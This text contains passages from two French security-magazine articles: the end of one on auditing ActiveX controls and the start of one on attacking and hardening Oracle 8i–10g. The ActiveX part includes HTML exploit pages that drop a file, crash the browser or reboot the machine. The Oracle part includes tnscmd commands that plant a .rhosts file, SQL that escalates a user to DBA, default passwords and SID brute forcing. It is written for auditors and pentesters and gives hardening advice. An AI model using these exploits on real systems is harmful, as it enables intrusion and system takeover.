- La sous-clé `{7DD95802-9882-11CF-9FA9-00AA006C42C4}` signifie « sûr pour initialisation à partir de données rémanentes » (*safe for initialization from persistent data*), i. e. le contrôle ActiveX stocke un état interne dans la base de registre, qui persiste même en cas de déchargement du contrôle (en général un simple *cookie*).

Les contrôles ActiveX peuvent être restreints de telle manière à ne fonctionner que sous certains domaines spécifiques. Cela est possible via l'utilisation d'un code adéquat ou du modèle SiteLock.

Une fois que le contrôle est lancé, l'appartenance de l'adresse utilisée par le navigateur dans les domaines autorisés est vérifiée. Si cette vérification n'aboutit pas alors l'exécution est arrêtée. On imagine déjà comment outrepasser ce mécanisme par exploitation de vulnérabilité du type *cross-site scripting* ou *cross-domain scripting*. Enfin, les options de sécurité relatives aux contrôles ActiveX sont gérées à partir d'Internet Explorer. Les options disponibles sont les suivantes :


- Activer, désactiver ou demander lors de l'utilisation de contrôles ActiveX reconnus sûrs pour l'écriture de scripts.

Sylvain Roger
sylvain.roger@solucom.fr
Consultant Sécurité des Systèmes d'Information, SoluCom, http://www.solucom.fr

- Activer, désactiver ou demander lors de l'utilisation de contrôles d'initialisation et de scripts ActiveX non marqués.
- Activer, désactiver, demander ou approuver par l'utilisateur pour l'exécution de contrôles ActiveX et de plugins associés.
- Activer, désactiver ou demander lors du téléchargement de contrôles ActiveX signés ou non signés.
- Etc.

Cependant ces restrictions peuvent être contournées par des attaques de type cross-scripting comme nous l'avons signalé un peu plus tôt (figure 1).

Figure 1



Les mécanismes de sécurité des contrôles ActiveX aident donc seulement à réduire les risques mais ils ne les suppriment pas. Les contrôles ActiveX sont des vecteurs potentiels pour outrepasser des mécanismes de sécurité mis en place.

C'est pourquoi ils sont potentiellement dangereux et doivent être considérés comme des éléments capables d'actions dangereuses pour le système.

2. Comment analyser la sécurité d'un contrôle ActiveX ?

L'analyse d'un contrôle ActiveX est nécessaire pour détecter d'éventuelles vulnérabilités et ainsi vérifier que le contrôle ne met pas en péril la sécurité de la machine. Ce besoin d'analyse est renforcé par le fait qu'un certain nombre d'applications populaires requièrent l'installation de nouveaux contrôles ActiveX... et on connaît la propension de nos fameux utilisateurs finaux à télécharger les applications les plus exotiques de l'Internet.

2.1 Identifier la nature du contrôle ActiveX

La première étape d'analyse consiste en l'identification de la nature du contrôle ActiveX, c'est-à-dire la détermination des signatures associées au contrôle, l'énumération des méthodes et des propriétés...

Un contrôle est en général associé à une « librairie de type », qui décrit les méthodes et les propriétés disponibles. Si ce n'est pas le cas, les chaînes de caractères présentes dans le binaire peuvent s'avérer d'un grand secours.

Dans le cas de l'utilisation d'une librairie, l'outil OleView de Microsoft s'avère très utile. Il s'agit d'un outil permettant un accès simple aux informations des objets de type OLE/COM tels que les noms des interfaces, les méthodes mises en œuvre et les propriétés.

Prenons par exemple le contrôle ActiveX appelé « Microsoft Local Troubleshooter » sous Windows 2000. Il sera visualisé sous OleView de la façon suivante (figure 2 & 3)

OleView, en utilisant la fonction `View Type Information`, permet également de mettre en évidence 16 méthodes dont :

- `RunQuery`
- `RunQuery2`
- `GetCurrentFile Download`
- `DownloadAction`
- `BackUp`
- `PreloadURL ...`

Figure 2





Figure 3



Une fois les informations sur le contrôle ActiveX récupérées, l'audit du contrôle à proprement dit commence. La meilleure façon de débuter est de créer une page HTML invoquant le contrôle à auditer. La page HTML est alors ouverte avec Internet Explorer alors que le processus correspondant est attaché à un débugger [1] et que les outils d'analyse présentés par la suite sont lancés.

Nous allons étudier par la suite les problématiques suivantes :

- Les accès aux registres et au système de fichiers ;
- Les éventuels *buffer overflows* ;
- La fuite d'informations sensibles ;
- La présence d'éventuelles méthodes dangereuses ;
- L'ouverture de ports.

2.2 Analyser les accès aux registres et aux fichiers

Les accès aux registres et aux fichiers réalisés pendant l'exécution du contrôle sont à examiner. Pour cela deux outils gratuits, Regmon [4] et Filemon [5] vont nous permettre pour chaque expression testée :

- D'identifier si des fichiers ou des clés de registre sont accédés ;
- D'identifier les types d'accès réalisés.

Regmon (*Registry Monitor*) est un outil suivant les accès aux registres et donc les actions réalisées par les applications sur les clés de registre et leurs valeurs. Il permet dans notre cas de voir si un contrôle ActiveX accède au registre et quelles actions il réalise. Filemon (*File Monitor*) est un outil qui, de la même manière, trace les accès au système de fichiers et donc les actions réalisées par les applications sur les fichiers et répertoires. Il permet dans notre cas de voir si un contrôle ActiveX accède au système de fichiers et quelles actions il réalise.

Une fois les fichiers et les clés accédés identifiés, on tentera de les lire, écrire, supprimer de façon arbitraire via l'utilisation détournée du contrôle. Ce test se réalise par la modification des paramètres d'appel du contrôle utilisés dans notre page HTML de test. Le risque identifié est donc bien l'accès potentiel à des données sensibles ou l'écriture de données arbitraires (code malicieux). Certaines méthodes de contrôles ActiveX ont été rapportées comme vulnérables à ce risque d'écriture de données arbitraires : c'était le cas de l'ActiveX « acprunner » utilisé par l'application IBM Access support qu'il suffisait d'utiliser de la façon suivante pour déposer un code malicieux :

```
----------sample.htm---------

<object width="310" height="20" codebase="https://www-3.ibm.com/pc/support/
access/aslibmain/content/AcpControl.cab" id="runner" classid="CLSID:E598AC61-
4C6F-4F4D-877F-FAC49CA91FA3" data="DATA:application/x-oleobject;BASE64,YayY5W9MTU
+Hf/rEnKkfowADAAAKIAAAEQIAAA==">
</object>

<script>
runner.DownLoadURL = "runner.DownLoadURL = "file"";
runner.SaveFilePath = "some path";
runner.FileSize = 96,857;
runner.FileDate = "01/09/2004 3:33";
runner.DownLoad();
</script>

------------------------------
```

Le scénario est le suivant : le pirate crée une page Web « hostile » dans laquelle il place le code présenté. A l'ouverture de la page par la victime, le contrôle ActiveX est téléchargé depuis le site IBM et un *popup* est présenté à l'utilisateur, de la forme « Le contrôle IBM Access a été signé par Verisign, vous ne devriez installer ce contrôle que si vous faites confiance à Verisign, voulez-vous l'installer OUI/NON ? ». Si le contrôle est installé (ex. l'utilisateur clique « OUI »), la page Web du pirate instancie le contrôle avec comme paramètres `"DownLoadURL=virus.exe"` et `"SaveFilePath=l'endroit sur le disque de la victime où va être téléchargé le fichier"` (probablement le dossier `Démarrage`).

2.3 Identifier d'éventuels dépassements de mémoire

La seconde évaluation à mener dans le cadre de l'évaluation de sécurité d'un contrôle ActiveX concerne la recherche d'éventuels dépassements de mémoire. Afin d'identifier la présence de ces dépassements de mémoire, il est nécessaire d'identifier l'ensemble des expressions en entrée des paramètres d'initialisation, des propriétés et des méthodes de l'ActiveX. Une fois ces expressions

identifiées, il suffit d'essayer une expression suffisamment longue pour chaque entrée et d'ouvrir la page HTML de test avec Internet Explorer.

Quand la page HTML est lancée, le débugger permet de savoir si une exception se produit ou on s'aperçoit tout simplement qu'Internet Explorer a planté…

A titre d'exemple, imaginons que le correctif MS03-042 ne soit pas appliqué sur une machine utilisant le système d'exploitation Windows 2000. Il suffit de créer la page HTML suivante pour que le navigateur ne réponde plus et provoquer un déni de service.

```
------sample.htm-----------
<object id="test"
classid="CLSID:4B106874-DD36-11D0-8B44-00A024DD9EFF" >
</object>
<script>
test.RunQuery2("longstringhere","","");
</script>
-------------------------
```

Pour s'assurer de la sécurité du contrôle ActiveX vis-à-vis de ce type de test, l'ensemble des méthodes doit être vérifié.

2.4 Analyser l'aspect réseau

Dans un dernier temps l'aspect réseau devra également être abordé. TCPView **[6]** est un outil qui permet de mettre en évidence les ports UDP/TCP ouverts et les connexions TCP réalisées par les processus.

Dans le cas de l'analyse d'un contrôle ActiveX, l'outil TCPView identifie le fait qu'Internet Explorer ouvre des ports supplémentaires ou des connexions vers l'extérieur lors de l'exécution de l'ActiveX.

Cette analyse réseau pourra être accompagnée par l'utilisation d'un *sniffer* de type Ethereal pour mettre en évidence les données envoyées et reçues. Les trois types de tests qui viennent d'être présentés (accès aux registres et aux fichiers, identification de dépassements de mémoire et aspect réseau) sont illustrés ci-après par un cas pratique : l'audit du contrôle ActiveX de désinstallation de l'application CD First4Internet XCP de Sony.

3. Dernier exemple : ActiveX de désinstallation CD First4Internet XCP de Sony

Petit rappel de l'histoire qui a secoué la société Sony : un chercheur russe découvre l'utilisation d'un logiciel (CD First4Internet XCP) par Sony pour vérifier les droits numériques des chansons présentes sur ses CD qui a pour particularité de cacher lesdits fichiers de droits au système d'exploitation.

Ce comportement peut s'apparenter finalement à un *rootkit*. Sony, devant la fronde provoquée par cette découverte et l'utilisation à des fins malveillantes par un virus de son système, réalise un communiqué annonçant la mise à disposition sur son site d'un mécanisme de désinstallation.

Il s'agit en fait d'un contrôle ActiveX, marqué comme sûr pour le *scripting* et qui comporte d'intéressantes méthodes. Ce contrôle est téléchargé sur le poste client lors de la demande de la procédure de désinstallation. Il a pour nom « CodeSupport ».

Ses méthodes sont au nombre de 24 et adressent des actions aussi diverses que :

- `GetNumberOfDiscs`
- `GetAlbumArtist`
- `GetAlbumName`
- `GetInstalledSoftwareVersion`
- `IsXCPDiscPresent` ...

Un autre point à souligner : le contrôle ActiveX ne vérifie pas si le code téléchargé provient effectivement de Sony ou de First4Internet, le créateur de CodeSupport.


Cela signifie que n'importe quelle page web peut utiliser le contrôle ActiveX sans demander la permission de l'utilisateur. Parmi ces 24 méthodes, trois méthodes présentent un intérêt supplémentaire. Il s'agit de :

- `ExecuteCode` : cette méthode permet de provoquer un déni de service contre le navigateur lorsqu'elle est invoquée.
- `InstallUpdate` : cette méthode permet d'exécuter du code de manière arbitraire.
- `RebootMachine` : cette méthode permet de faire redémarrer la machine… La simple page web suivante en était la preuve :

```
<html>
<head><title>Reboot your machine with CodeSupport !</title></head>
<body>
<script language="javascript">
function reboot() {
  var ObjCS = new Object();
  ObjCS = document['CODESUPPORT'];
  ObjCS.RebootMachine();
}
window.onload=reboot;
</script>
<OBJECT CLASSID="CLSID:4EA7C4C5-C5C0-4F5C-A008-8293505F71CC"
width="0" height="0" VIEWASTEXT id="CODESUPPORT"></OBJECT>
Your system will now reboot<br><br>
</body>
</html>
```


Ensuite passons aux aspects réseau, accès aux registres et aux fichiers : une trace réseau des échanges réalisés entre le contrôle ActiveX et le site Internet de Sony grâce à Ethereal permet de mettre en évidence l'envoi d'un bloc de données chiffrées.

Figure 4



Utilisons alors Regmon pour étudier les accès à la base de registres : lors de l'activation du bouton ***Submit*** présent sur la page Web, on peut s'apercevoir que les données chiffrées préalablement mises en évidence sont une signature que le contrôle dérive de la configuration matérielle de l'ordinateur.

Figure 5



Cette analyse permet alors de montrer que le lien de désinstallation utilisé envoie un identifiant unique au site Web de Sony, leur assurant une « certaine » traçabilité des actions réalisées.

En conclusion, il apparaît donc que dans cet ActiveX de désinstallation, les aspects sécurité n'ont pas été vraiment pris en compte et qu'au final le mécanisme de désinstallation est encore plus dangereux que la menace originelle.

Depuis Sony a sorti une nouvelle version de son mécanisme de désinstallation en remplaçant l'ActiveX par un fichier exécutable qui *a priori* est beaucoup plus sûr.

Remerciements : *Remerciements à Nicolas Ruff pour sa maîtrise des ActiveX !*

Conclusion

Comme vous avez pu le voir au cours de cet article, les contrôles ActiveX peuvent comporter de nombreuses vulnérabilités. Le fait qu'un contrôle ActiveX puisse effectuer n'importe quelle action sur le système une fois qu'il est exécuté renforce le risque.

C'est pourquoi un certain nombre de précautions doivent être prises pour se prémunir de l'exploitation malicieuse d'ActiveX incorrectement construits. Tout d'abord, il conviendra de supprimer les contrôles ActiveX lorsque ceux-ci ne sont pas utilisés.

Si le contrôle est nécessaire, vous pouvez toujours empêcher son exécution dans Internet Explorer par l'utilisation du *Kill Bit*.

Pour cela, il vous suffit d'éditer la clé `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\CLSID` du contrôle ActiveX et de changer la valeur de la valeur `DWORD` de Compatibility Flags en la définissant à `00000400`.

Ces mesures techniques pourront bien évidemment être renforcées par une sensibilisation des utilisateurs quant aux bonnes pratiques à utiliser lors de la navigation Internet, concernant notamment l'installation de programmes tiers, tels que le sont les ActiveX.

Références / Liens

CERT, « *Results of the Security in ActiveX WorkShop* ».
Disponible en ligne sur **http://www.cert.org/reports/activex_report.pdf**

CERRUDO C, « *Auditing ActiveX Controls* ».
Disponible en ligne sur **www.blackhat.com/presentations/win-usa-04/bh-win-04-cerrudo/bh-win-04-cerrudo.pdf**

CERRUDO C, « *Microsoft Local Troubleshooter ActiveX control buffer overflow* ».
Disponible en ligne sur **http://www.derkeiler.com/Mailing-Lists/VulnWatch/2003-10/0015.html**

eEye, « *IBM acpRunner Activex Dangerous Methods Vulnerability* ».
Disponible en ligne sur **http://www.eeye.com/html/research/advisories/AD20040615A.html**

MICROSOFT, « Comment faire pour empêcher l'exécution d'un contrôle ActiveX dans Internet Explorer ? ».
Disponible en ligne sur : **http://support.microsoft.com/kb/q240797/**

BLOG DE SYSINTERNALS, **http://www.sysinternals.com/Blog/**

[1] MICROSOFT *Debuging tools* : **http://www.microsoft.com/whdc/ddk/debugging/default.mspx**

[2] MICROSOFT OLE/COM *object viewer* : **http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/oleview-o.asp**

[3] MICROSOFT *SiteLock template* : **http://msdn.microsoft.com/downloads/samples/internet/SiteLock/default.asp**

[4] Regmon (suivi des accès aux registres) : **http://www.sysinternals.com**

[5] Filemon (suivi des accès aux registres) : **http://www.sysinternals.com**

[6] Tcpview (suivi de l'ouverture de ports) : **http://www.sysinternals.com**

Oracle (10g) pour les pentesters

Alexander Kornbrust
ak@red-database-security.com

Dans le monde de la base de données Oracle, le changement s'opère doucement, mais sûrement, entre les versions Oracle 8i/9i et Oracle 10g. Ainsi, cette base de données est devenue beaucoup plus sûre, surtout grâce à l'arrivée de la version Oracle 10g Release 2. Parallèlement, de nouvelles fonctions et vulnérabilités peuvent également offrir de nouvelles possibilités à un éventuel attaquant.

Les pentesters et les DBA (administrateurs de bases de données) doivent également, de par la migration en cours entre 8i/9i et 10g, emprunter de nouvelles voies et se confronter à de nouvelles procédures. La première partie de cet article illustrera à nouveau brièvement les méthodes standards des pentesters (et aussi des pirates) avec Oracle 8i/9i ; la deuxième expliquera les changements présents dans la version 10g d'Oracle.

Oracle 8, 8i, 9i

Les problèmes les plus courants dans les versions d'Oracle 8 à 9i Release 2 sont :

- Le TNS (*Transparent Network Substate*) Listener révèle le(s) SID(s) d'Oracle ;
- Le TNS Listener n'est pas protégé par défaut ;
- Présence de comptes par défaut avec mots de passe par défaut ;
- Augmentation de privilèges possible.

SID Retrieval (récupération des SID)

Grâce à la commande `Status`, on reçoit d'un TNS Listener de nombreuses informations comme le système d'exploitation, l'*uptime* et, surtout, le SID d'Oracle. Celui-ci est nécessaire pour initier une connexion via OCI ou JDBC à la base de données Oracle. Sans ce SID, il est impossible d'instaurer une communication avec la base de données via SQL*Plus ou JDBC.

Au lieu d'employer l'utilitaire `lsnrctl` qui est fourni avec Oracle, on peut aussi très bien utiliser le script Perl `tnscmd` **[1]**, **[2]**, pour récupérer les SID sans avoir besoin de client Oracle.

```
--------
C:\>lsnrctl status xp8174p

LSNRCTL for 32-bit Windows: Version 10.1.0.4.0 -

Copyright (c) 1991, 2004, Oracle.  All rights reserved.

Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=xp8174p))(ADDRESS=(PROTOC
OL=TCP)(HOST=192.168.2.56)(PORT=1521)))
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for 32-bit Windows: Version 8.1.7.4.0
Start Date                20-JAN-2006 18:05:48
Uptime                    0 days 1 hr. 32 min. 32 sec
Trace Level               off
Security                  OFF
SNMP                      OFF
Listener Parameter File   C:\oracle\ora81\network\admin\listener.ora
Listener Log File         C:\oracle\ora81\network\log\listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROC0ipc)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=xp8174p.rds.local)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=xp8174p.rds.local)(PORT=2481))(PROTO
COL_STACK=(PRESENTATION=GIOP)(SESSION=RAW)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status READY, has 1 handler(s) for this service...
Service "ora8174" has 2 instance(s).
  Instance "ora8174", status READY, has 1 handler(s) for this service...
  Instance "ora8174", status READY, has 2 handler(s) for this service...
The command completed successfully
--------
```

Un SQL-Connect, permettant de se connecter à la base de données ci-dessus, ressemblerait ainsi à cela :

```
sqlplus scott/tiger@(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.56)(PORT=1521)))(CONNECT_DATA=(SERVICE_NAME=ORA8174)))
```

Avec Oracle 10g, cette variante est encore plus aisée à réaliser :

```
sqlplus scott/tiger@//192.168.2.56:1521/ORA8174
```

TNS Listener sans protection

Dans toutes les versions d'Oracle jusqu'à la 9i Release 2 incluse, le Listener n'est pas protégé par défaut. Ainsi, n'importe qui ayant un accès réseau au TNS Listener peut prendre le contrôle de la base de données. L'idée derrière cette attaque est de renommer les fichiers journaux du Listener dans un fichier quelconque, par exemple `.rhosts`. Dans un deuxième temps, on écrit à l'aide du script Perl `tnscmd` une quelconque chaîne de caractères, par exemple `"+ +"` dans le fichier journal renommé du Listener. Puis on le sauve à nouveau sous son nom original et l'on peut, à l'aide de `rlogin` ouvrir une session sur le système Unix en tant qu'utilisateur Oracle.

Création d'un fichier `.rhosts` par le biais du TNS Listener :

```
tnscmd -h 192.168.2.156 -p 1521 --rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRA
M=)(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)(V
ALUE=/oracle/ora92/.rhosts)))"

tnscmd -h 192.168.2.156 -p 1521 --rawcmd "(CONNECT_DATA=((+ +"

tnscmd -h 192.168.2.156 -p 1521 --rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRA
M=)(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)(V
ALUE=/oracle/ora92/network/log/listener.log)))"
```

Un exemple plus détaillé de la procédure à employer, au cas où `rsh` ne serait pas utilisé, se trouve ici **[3]**.

Conseil de sécurisation

Le TNS Listener doit être protégé par mot de passe à l'aide de son utilitaire de contrôle `lsnrctl` et de la commande «password», pour interdire toute administration à distance sans connaissance du mot de passe.

Mots de passe par défaut

Des comptes par défaut sont présents dans un grand nombre de versions de la base de données Oracle. Parmi ces comptes les plus courants se trouvent `dbsnmp` avec le mot de passe `dbsnmp` et `outln` avec le mot de passe `outln`. En tant que *pentester* on pourra certainement se connecter à de nombreuses bases de données avec succès en utilisant ces deux comptes. Une longue liste de mots de passe supplémentaires se trouve ici **[4]**.

La cause de ce grand nombre de mots de passe par défaut est en partie à rechercher dans le script interne d'Oracle `catproc.sql` qui, selon les différentes versions de la base de données, efface le compte `dbsnmp` à chaque lancement de script, et le recrée par la suite en lui affectant le mot de passe `dbsnmp`. Jusqu'à peu, Oracle ne fournissait aucun utilitaire pour inspecter les mots de passe par défaut d'une base de données.

Conseil de sécurisation

Chaque DBA doit vérifier dans sa base de données l'existence de mots de passe par défaut, à remplacer le cas échéant par d'autres dont la résistance et la complexité sont régulièrement testées. Le plus simple pour cela est d'utiliser un utilitaire comme p.e. checkpwd **[5]**

```
C:\checkpwd>checkpwd.exe system/secretpw1@ora1014p default_passwords.txt
Checkpwd 1.10 - (c) 2005 by Red-Database-Security GmbH
reading weak passwords list
checking passwords
MGMT_VIEW       OK [OPEN]
SYS     OK [OPEN]
SYSTEM  OK [OPEN]
DBSNMP  OK [OPEN]
SYSMAN  OK [OPEN]
X has weak password X [OPEN]
OUTLN has weak password OUTLN [EXPIRED & LOCKED]
WK_TEST has weak password WK_TEST [EXPIRED & LOCKED]
MDSYS has weak password MDSYS [EXPIRED & LOCKED]
ORDSYS has weak password ORDSYS [EXPIRED & LOCKED]
CTXSYS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ANONYMOUS       OK [EXPIRED & LOCKED]
EXFSYS has weak password EXFSYS [EXPIRED & LOCKED]
DMSYS has weak password DMSYS [EXPIRED & LOCKED]
WMSYS has weak password WMSYS [EXPIRED & LOCKED]
XDB has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WKPROXY has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ORDPLUGINS has weak password ORDPLUGINS [EXPIRED & LOCKED]
SI_INFORMTN_SCHEMA has weak password SI_INFORMTN_SCHEMA [EXPIRED & LOCKED]
OLAPSYS has weak password MANAGER [EXPIRED & LOCKED]
WKSYS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
MDDATA has weak password MDDATA [EXPIRED & LOCKED]
DIP has weak password DIP [EXPIRED & LOCKED]

Done. Summary:
Passwords checked      : 9919
Weak passwords found   : 17
Elapsed time (min:sec) : 0:1
Passwords / second     : 9919
```

Augmentation de privilèges

Il y a dans Oracle 8i / 9i de nombreux moyens de s'accorder les privilèges du DBA, grâce à l'emploi de divers modules spéciaux pour cette base de données **[6]**, **[7]**. Très souvent, on peut atteindre ce but grâce au rajout de fonctions SQL manipulées dans ces modules. En voici deux exemples typiques :

1. Devenir DBA avec CTXSYS.DRILOAD **[6]**
   Par cela, un quelconque *statement* SQL peut être exécuté en tant que DBA, si la Context Option d'Oracle est installée (et pas encore patchée).

```
SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');
```

2. Devenir DBA avec DBMS_METADATA **[7]**
   Cette variante fonctionne avec la version non mise à jour d'Oracle 10.1.0.3, et depuis la 9.2.0.5 incluse.

```
SQL> CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/

-- Inclure la fonction PL/SQL dans la fonction attaquable
SELECT SYS.DBMS_METADATA.GET_DDL('''||SCOTT.ATTACK_FUNC()||''','') FROM dual;
```

Oracle tente toujours de résoudre ce problème au travers de nouveaux correctifs de sécurité de ses modules PL/SQL, en dernier lieu avec le *Critical Patch Update* de janvier 2006. Cependant, le risque d'une augmentation de privilèges reste encore possible, même sur un système mis à jour actuellement.

Oracle 10g

Oracle a réussi avec succès à rendre la version 10g de sa base de données plus sûre dans certains cas en changeant de dangereuses options par défaut. Ainsi, beaucoup des faiblesses existantes jusque-là, et leurs procédures d'exploitation réussies, ont été éliminées. La section suivante illustre comment on peut cependant, en tant que *penetration tester*, atteindre son but et comment, en tant que DBA, corriger cette dernière vulnérabilité.

Récupération des SID

Oracle a réussi à résoudre ce problème avec l'introduction du *Local OS Authentication*. Depuis Oracle 10g, dans la configuration par défaut, seul l'utilisateur local qui a démarré Oracle peut utiliser avec succès des commandes du Listener. Toutes les commandes d'autres utilisateurs seront rejetées avec un message d'erreur TNS-01189. De ce fait, il n'y a plus moyen de se procurer aucune information sur les SID, dont on a pourtant besoin pour le Connect Oracle.

L'envoi de la commande `status` au Listener ne mène plus qu'à l'erreur TNS-01189 :

```
c:\>lsnrctl status xp1014p
```

```
LSNRCTL for 32-bit Windows: Version 10.1.0.4.0
Copyright (c) 1991, 2004, Oracle.  All rights reserved.
Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=xp1014p))(ADDRESS=(PROTOC
OL=TCP)(HOST=192.168.2.67)(PORT=1521)))
TNS-01189: The listener could not authenticate the user
```

Il est cependant encore possible de dénicher ces SID grâce à une petite astuce. Si l'on tente un Connect avec un SID non valable (par exemple `sqlplus anystring/something@//192.168.2.56:1521/WRONGSID`), le Listener d'Oracle réagit avec le message d'erreur «ORA-12505: TNS:listener does not currently know of SID given in connect descriptor». Ce code de retour peut être exploité à l'aide de l'utilitaire `sidguess` **[8]**, une exclusivité à l'intention des lecteurs de MISC, pour l'instant.

`sidguess` possède un mode *Dictionary* ou *Brute Force* qui tente de se connecter à l'aide de divers SID. Selon le code de retour, `sidguess` retourne les SID éventuellement débusqués.

Utilisation :

```
C:\sidguess>sidguess host=xp1014p port=1521 sidfile=sid.txt
Sidguess 1.00 - 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

SID=ORA1014
```

ou bien :

```
C:\sidguess>sidguess host=xp1014p port=1521 brute=3
Sidguess 1.00 - 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com
```

Lors de l'utilisation de `sidguess` il faut cependant savoir que chaque essai pour découvrir un SID est inscrit dans le fichier journal `listener.log` et que celui-ci enfle donc terriblement en mode Brute Force.

Entrées du `listener.log` :

```
TNS-12505: TNS:  listener does not currently know of SID given in connect
descriptor   24-JAN-2006 06:55:51 * (CONNECT_DATA=(SID=.JA)(CID=(PROGRAM=C:\
